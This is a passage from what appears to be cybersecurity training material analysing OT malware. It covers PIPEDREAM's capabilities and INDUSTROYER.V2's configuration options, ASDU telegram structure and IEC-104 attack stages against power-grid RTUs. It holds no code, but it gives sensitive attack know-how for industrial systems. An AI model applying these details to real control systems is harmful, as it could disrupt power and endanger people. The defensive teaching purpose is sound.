- Utilizes victim PLCs, engineering workstations, and PLC control software for lateral movement and manipulation
- Custom operational implant designed for command and control over SSL

Capabilities

- Custom capabilities for manipulating and disabling PLCs
- Custom capabilities using ICS-specific protocols for internal reconnaissance and manipulation
- Custom interactive operational capability to perform system enumeration, issue WMI commands, host-based command execution, file operations, and registry manipulation
- PLC denial of service
- Credential capture and brute-forcing of PLCs


Victim

- Asset owners with Schneider Electric and Omron PLCs
- Other vendors' CODESYS-based PLCs likely vulnerable to manipulation by the capabilities

Figure 18.88: Functionality of PIPEDREAM

Listed below are some additional examples of OT malware:

- CaddyWiper
- EKANS
- MegaCortex
- Disruptionware
- LockerGoga
- Triton
- Olympic Destroyer



OT Malware Analysis: INDUSTROYER.V2

- INDUSTROYER.V2 was revived in 2022 with some additional custom pieces of code to target the **OT-based power grids** in specific regions of Ukraine
- With **self-contained executables** and **configuration files**, the malware implements the communication protocol **IEC-104** on the target network to manipulate RTUs over TCP connections

INDUSTROYER.V2 Attack Scenario

Leveraging Initial Resources

- **Leverages default configuration resources such as payloads**


Communicating with the Target Power Station

- **Uses ASDU telegrams to communicate with the remote station**

Launching an Actual Attack

- **Develops additional ASDU telegrams to turn on or off the remote station's IOA**

https://www.mandiant.com



OT Malware Analysis: INDUSTROYER.V2 (Cont'd)

Stage 1: Leveraging Initial Resources

- The malware is equipped with **highly configurable programs** to attack the target OT network
- The following table displays the configuration structure of the malware:

Options	Configuration Description
1	Station IP Address
2	Station Port
3	Entry Index Value
4	Enable Hard-Coded Telegrams with the Specified Range
5	Enable Configuration Options 6–14
5b	If Entry 4 Is Enabled, Telegram Start Range
6	Enable Process Termination
6b	If Entry 4 Is Enabled, Telegram End Range
7	Process Name to Terminate
8	Enable File Rename
9	Directory Path for File Rename
10	Sleep Prior to IEC-104 Functionality
11	Sleep Duration Seed Value
12	Execution Control
13	Sleep Duration Seed Value
14	Unused
15	Command State – ON/OFF
16	Change Option – Send Inverted ON/OFF Commands
17	Number of ASDU Data Entries
18	First ASDU Data Entry

Stage 2: Communicating with the Target Power Station

- The malware's configuration entries contain a **few options enabled by default**, which include file rename, process termination, and ASDU entries
- ASDU entries are utilized to create **suitable ASDU telegrams** to communicate with the remote station. The entry structure of ASDU is presented in the following table:


Options	ASDU Description
1	Station Information Object Address (IOA)
2	Set Message Type – Single or Double Command
3	Set Command Type – Select or Execute
4	Invert Default ON/OFF State
5	Execution Control
6	ASDU Entry Index

- After parsing the configuration entry, the malware **scans all the active processes** to determine and kill any hard-coded process that is alive
- A **new thread** is generated for every setting that configures the IEC-104 protocol with the ICS system

OT Malware Analysis: INDUSTROYER.V2 (Cont'd)

Stage 3: Launching an Actual Attack

- The malware initiates a **test frame message** to validate the connection
- A **`Start Data Transfer`** message is initiated to enable a channel for data transfer
- A **generic investigation command** is executed to determine the status of the remote station
- **Crafted telegrams** or messages are passed through the command to change the status of IOA (on/off)



This screenshot displays the communication sequence of ASDU messages between the target remote station and the malware via the IEC-104 protocol

OT Malware Analysis: INDUSTROYER.V2

Source: *https://www.mandiant.com*

INDUSTROYER.V2 is a reloaded variant of the ICS malware Industroyer that was discovered in late 2016, when the malware was used to cause power disruption in Ukraine. INDUSTROYER.V2 was discovered in 2022 with some additional custom pieces of 